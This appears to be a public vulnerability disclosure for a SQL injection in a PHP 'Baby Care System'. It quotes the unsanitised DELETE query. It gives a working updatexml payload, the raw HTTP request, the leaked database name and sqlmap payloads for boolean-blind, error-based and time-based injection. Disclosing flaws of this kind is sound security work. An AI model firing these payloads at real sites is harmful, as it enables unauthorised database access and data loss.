debug601 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / janobe / baby-care-system / SQLi-12.md

debug601 Create SQLi-12.md History


1 contributor

43 lines (34 sloc) | 2.13 KB

Body Care System has SQL injection vulnerability

vendor: https://www.sourcecodester.com/php/14622/baby-care-system-phpmysqli-full-source-code.html

Vulnerability file: /BabyCare/admin/siteoptions.php&social=remove&sid=2




```
    }
elseif($social == 'remove'){

        $delquery = "DELETE FROM tb_social WHERE id ='$sid'";
        $delData = $db->delete($delquery);
        if($delData){
            echo "<script>alert('Link Deleted Successfully.!');</script>";
            echo "<script>window.location='admin.php?id=siteoptions'; </script>";
        }else{
            echo "<script>alert('Link Not Deleted.!');</script>";
            echo "<script>window.location='admin.php?id=siteoptions'; </script>";
        }
```

Vulnerability location: /BabyCare/admin.php?id=siteoptions&social=remove&sid=2 //sid is Injection point

[+]Payload: /BabyCare/admin.php?id=siteoptions&social=remove&sid=2%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),2)--+ //sid is Injection point

```
GET /BabyCare/admin.php?id=siteoptions&social=remove&sid=2%27%20and%20updatexml(1,co
Host: 192.168.1.19
```


```
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=h48mjnelp4g0935821l2k3g5ne
Connection: close
```



```
GET
/BabyCare/admin.php?id=siteoptions&social=
remove&sid=2%27%20and%20updatexml(1,concat
(0x7e,(select%20database()),0x7e),2)--+
HTTP/1.1
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.84
Safari/537.36
Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=
```

```
style="font-size:8px;">Update</a
>
<a
href="admin.php?id=siteoptions&so
cial=remove&sid=2"
onclick="return confirm('Are you
sure to Delete !');" class="btn
btn-danger"
style="font-size:8px;">Remove</a
>
</center>
<Br/><Br/><Br/>

XPATH syntax error:
'~sourcecodester_babycare~'57
```

```
---
Parameter: sid (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: id=siteoptions&social=remove&sid=2' RLIKE (SELECT (CASE WHEN (2073=2073

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=siteoptions&social=remove&sid=2' AND EXTRACTVALUE(4201,CONCAT(0x5c,0

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=siteoptions&social=remove&sid=2' AND (SELECT 2185 FROM (SELECT(SLEEP
---
```



```
---
Parameter: sid (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=siteoptions&social=remove&sid=2' RLIKE (SELECT (CASE WHEN (2073=2073) THEN 2 ELSE 0x28 END))-- VDjh

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=siteoptions&social=remove&sid=2' AND EXTRACTVALUE(4201,CONCAT(0x5c,0x7171716b71,(SELECT (ELT(4201=4201,1))),0x7162707a71))-- YSja

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=siteoptions&social=remove&sid=2' AND (SELECT 2185 FROM (SELECT(SLEEP(5)))SlaH)-- rcEz
---
```